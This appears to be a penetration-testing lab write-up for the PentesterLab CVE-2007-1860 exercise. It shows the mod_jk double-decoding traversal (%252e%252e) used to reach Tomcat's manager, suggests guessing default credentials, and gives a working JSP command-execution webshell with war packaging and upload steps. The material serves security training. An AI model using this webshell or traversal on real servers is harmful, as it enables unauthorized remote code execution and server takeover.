# Pentesterlab CVE-2007-1860: mod_jk double-decoding

Saikat Karmakar | SEPT 1 : 2021

---

## Introduction

This course details the exploitation of a vulnerability in mod_jk and how by using this issue it is possible to access the administration interface of a Tomcat server (Tomcat's manager). Then using this access, we will see how an attacker can use default credentials to log in as administrator and use this access to gain code execution on the server.

## Tomcat and Apache

### Architecture

On Unix/Linux systems, Tomcat cannot be run on port 80 unless you start as `root`, which is not a good idea since Tomcat does not drop privileges and will be running as root (as opposed to Apache which drops privileges during startup). However, to be available from most users, the server needs to be available on port 80 (or 443 for https), that is one of the reason people use Apache to "proxy" the requests made to port 80 to Tomcat running on a higher port. This configuration can also be used to:

- serve static content directly from Apache and limit Tomcat's load;
- load balance requests between two or more Tomcat servers.


The Apache and Tomcat servers can be on the same server or on different servers, this can be confusing once you gain commands execution on the Tomcat server and realise that its configuration does not match what you see on the Apache's end.

There are two common ways to "proxy" requests from Apache to Tomcat:


- http_proxy: the requests are forwarded to Tomcat using the HTTP protocol;
- ajp13: the requests are forwarded to Tomcat using the AJP13 protocol. This configuration is used in this exercise using the Apache module `mod_jk`.

Depending on its configuration and on the request processed, Apache will decide:

- to process the request by itself:



- to pass the request to Tomcat for processing:





For example, in the following Apache configuration snippet, all requests matching `/jsp-examples/*` will be forwarded to the Tomcat server `worker1` to be processed.

```
jkMount /jsp-examples/* worker1
```

It's important to understand who does what and for what URL in order to exploit CVE-2007-1860. This can be easily discovered by using 404 error pages. If you see an error page coming from Apache, for example if you try to access http://vulnerable/test404:


You know that the request will be handle by Apache.

However, if you see the following 404 page (for the URL http://vulnerable/examples/jsp/test404):




You know that the response comes from Tomcat (through Apache). It seems trivial but keep that in mind when you will try to exploit CVE-2007-1860.

# CVE-2007-1860

## Introduction

Our goal here is to gain access to the Tomcat Manager. The Tomcat Manager is used to deploy web applications within Tomcat. Tomcat Manager is available at the following URI: `/manager/html` and is, most of the time, protected by a password (and should not be installed on production servers). If you want to know more about the Tomcat manager, make sure you check our previous exercise https://pentesterlab.com/exercises/axis2_and_tomcat_manager/.

## Accessing the Manager using CVE-2007-1860

If you look at the advisory, you can get more details on this vulnerability http://mail-archives.apache.org/mod_mbox/tomcat-dev/200706.mbox/%3C4667755F.6070700@apache.org%3E:

```
jkMount  /jsp-examples/* worker1

A simple 'hello world' html file was created at (directories created
where required):
<appBase>/jsp-examples/%2e%2e/servlets-examples/index.html

Test 1: Tomcat only
http://localhost:8080/jsp-examples/%252e%252e/servlets-examples/index.html
This correctly showed the index.html I created above.

Test 2: httpd + mod_jk 1.2.22 + Tomcat
http://localhost/jsp-examples/%252e%252e/servlets-examples/index.html
This displayed the index.html from the /servlets-examples context.
This is security issue CVE-2007-1860.

Test 3: httpd + mod_jk 1.2.23 + Tomcat
http://localhost/jsp-examples/%252e%225e/servlets-examples/index.html
This correctly showed the index.html I created above. The issue here
is that any url manipulation (eg mod-rewrite) is bypassed.

Test 4: httpd + mod_jk svn r545026 + Tomcat
http://localhost/jsp-examples/%252e%252e/servlets-examples/index.html
404 is returned. This is incorrectly blocking access to the resource.
```

The issue comes from the fact that both the web server (Apache using mod_jk) and the application server (Tomcat) will perform a decoding of the path provided by the client.

Our goal here is to provide a value that will be decoded twice and end up being `..`. This issue is similar to a directory traversal, it can be used to access file/path that are not available otherwise.

If you read our previous exercise "Web for Pentester" (https://pentesterlab.com/exercises/web_for_pentester/), you should be familiar with double decoding/encoding. You can find a quick summary below:

| Value | URL encoding | Double URL encoding |
|---|---|---|
| . | %2e | %252e |

Basically, `.` is encoded as `%2e` and the `%` in `%2e` is then re-encoded as `%25`. The value `25` does not need a second encoding.


If you provide this `%252e` to a vulnerable mod_jk, it will perform a first decoding and send the value `%2e` to Tomcat. Tomcat will then perform a second decoding to get the value `.`. If you use `%252e%252e`, you will then be able to send `..` to Tomcat. If you try to send `..` directly to Apache, it will not forward the request to Tomcat unless the path resolve to a path configured to be forwarded to Tomcat (using `mod_jk`).

Now, the next step is to find a path that:

- Apache will send to Tomcat for processing.
- contains the double-encoding trick `%252e%252e`.
- contains the path `/manager/html` after the double-encoding to access the Tomcat administration interface.

Depending on what path you use, you may need to use the double-encoding trick more than once.

Once you find the right path, you should get prompted for credentials:




The credentials are one of the default ones. Once you guess them, you should be able to get access to the Tomcat Manager.

Even if the server does not use a vulnerable version of mod_jk or even if it does not use mod_jk at all make sure you try to access `webapp/../manager/html` and `webapp/%252e%252e/manager/html`. For the former, you will need to forge the request using a proxy or `netcat` since your browser is likely to normalise it to `/manager/html`. This trick also works for other application servers (JBoss, Glassfish...) since it's often cause by a misconfiguration of the frontend server. The main idea is to try to access the server's management interface using this trick if the management interface not directly exposed.

## Deploying a Webshell

In this section, we are going to see how we can build and deploy a Webshell to gain command execution on the server.

### Building a Webshell

To build a Webshell, we will need to write the Webshell and package it as a `war` file. To write the Webshell, we can either use JSP or Servlet. To keep things simple, we are going to build a JSP Webshell, the following code can be used:

```language-html
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
```

We can now create a directory name `webshell` and put our file (`index.jsp`) inside it:

```language-bash
$ mkdir webshell
$ cp index.jsp webshell
```


Now we can build the war file using `jar` (provide with java):

```
$ cd webshell
$ jar -cvf ../webshell.war *
added manifest
adding: index.jsp(in = 579) (out= 351)(deflated 39%)
```

Our Webshell (`webshell.war`) is now packaged and we can upload it using the Tomcat Manager.

## Deploying your Webshell

Normally, you can use the following form to upload a `war` file:




If you tried to upload the `war` file by selecting the war file and just click deploy, you would have get a 404 page since the deployment URL does not use the double-encoding trick to gain access to the manager. To perform this deployment, you will need to get your browser to send the war to the right location.

There are 3 simple ways to bypass this issue:

- Building an html page that will send the war to the right URL.
- Modifying the request using a proxy.
- Modifying the page using a browser extension like webdeveloper (or "Inspect Element" in Chrome).

The easiest way is to recreate the HTML by copying it from the original page and by changing the `action` attribute to exploit the double-encoding issue. The initial content of the HTML page should look similar to:

```
<form action="/manager/html/upload;jsessionid=570DCE2CEE80E5886C9BE24CAFA1CCAB?
org.apache.catalina.filters.CSRF_NONCE=FF9D941BBB6EB4D7E30F84C5EAC5CC7E" method="post" enctype="multipart/form-data">
[..]
  <input type="file" name="deployWar" size="40">
[...]
  <input type="submit" value="Deploy">
[...]
</form>
```

language-html

or (for Tomcat 7):

```
<form action="/examples/html/upload;jsessionid=570DCE2CEE80E5886C9BE24CAFA1CCAB?
org.apache.catalina.filters.CSRF_NONCE=FF9D941BBB6EB4D7E30F84C5EAC5CC7E" method="post" enctype="multipart/form-data">
[..]
  <input type="file" name="deployWar" size="40">
[...]
  <input type="submit" value="Deploy">
[...]
</form>
```

language-html

and you need to get something similar to:

```
<form
action="http://vulnerable/examples/jsp/%252e%252e/%252e%252e/manager/html/upload;jsessionid=570DCE2CEE80E5886C9BE24CAFA1CCAB?
org.apache.catalina.filters.CSRF_NONCE=FF9D941BBB6EB4D7E30F84C5EAC5CC7E" method="post" enctype="multipart/form-data">
  <input type="file" name="deployWar" size="40">
  <input type="submit" value="Deploy">
</form>
```

language-html

Adding the full URL to the `form action` will allow you to save the file locally and use it to launch your attack.

Alternatively, using your browser "Developer Tools", you can directly modify the HTML page to add the double-encoding trick to the form `action`:

```
▼<td colspan="2">
  ▼<form
    action="/examples/jsp/%252e%252e/%252e%252e//manager/html/upload;jsessionid=570D
    org.apache.catalina.filters.CSRF_NONCE=FF9D941BBB6EB4D7E30F84C5EAC5CC7E" method="
    form-data">
    ▼<table cellspacing="0" cellpadding="3">
      ▼<tbody>
        ▼<tr>
          ▼<td class="row-right">
```


Once the Webshell is deployed, you should see it in the Tomcat's Manager:

**Applications**

| Path | Display Name | Running |
|---|---|---|
| / | | true |
| /axis2 | Apache-Axis2 | true |
| /examples | Servlet and JSP Examples | true |
| /host-manager | Tomcat Manager Application | true |
| /manager | Tomcat Manager Application | true |
| /webshell | | true |

## Gaining Commands execution

If you click on the link in the manager interface, you will get a HTTP 404 error:





# Not Found

The requested URL /webshell was not found on this server.

*Apache/2.2.16 (Debian) Server at vulnerable Port 80*

Remember what we said about Apache error vs Tomcat error, here we can see that we are talking to Apache. You will need to use the double-encoding trick to access your Webshell and gain code execution:


vulnerable/examples/%25
vulnerable/examples/%252e%252e/webshell/
Run